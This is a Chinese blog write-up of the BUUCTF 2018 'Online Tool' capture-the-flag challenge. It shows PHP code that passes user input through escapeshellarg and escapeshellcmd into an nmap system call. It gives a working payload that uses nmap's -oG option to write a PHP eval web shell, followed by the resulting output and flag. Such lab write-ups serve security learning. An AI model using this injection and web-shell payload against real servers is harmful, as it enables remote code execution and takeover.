[BUUCTF 2018]Online Tool

原创

EZpop 于 2022-03-27 12:21:18 发布 1671 收藏
分类专栏： ctf刷题记录 文章标签： web安全 php

本文链接：https://blog.csdn.net/qq_62078839/article/details/123770637

打开便显示了代码

```
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

escapeshellcmd函数解释

escapeshellarg函数解释

这里利用这两个函数的转义，可以实现任意代码执行

PHP escapeshellarg()+escapeshellcmd() 之殇


漏洞详情可以查看此链接文章

```
payload:?host='<?php eval($_POST["pass"]);?> -oG shell.php '
```

这里shell.php最后要为空格，因为如果不加，转义出来的反斜杠会和php后缀连在一起，导致上传失败

you are in sandbox 56a7d3f1cab5b07e1b69dbc37f19483bStarting Nmap 7.70 (https://nmap.org) at 2022-03-27 03:27 UTC Nmap done: 0 IP addresses (0 hosts up) scanned in 2.51 seconds Nmap done: 0 IP addresses (0 hosts up) scanned in 2.51 seconds

Nmap 7.70 scan initiated Sun Mar 27 03:27:30 2022 as: nmap -T5 -sT -Pn --host-timeout 2 -F -oG shell.php \flag{2a70a56b-3a79-4466-a897-4b4b533c338d} \\ # Nmap c
addresses (0 hosts up) scanned in 2.51 seconds



再post过去数据，进行代码执行就可拿到flag了。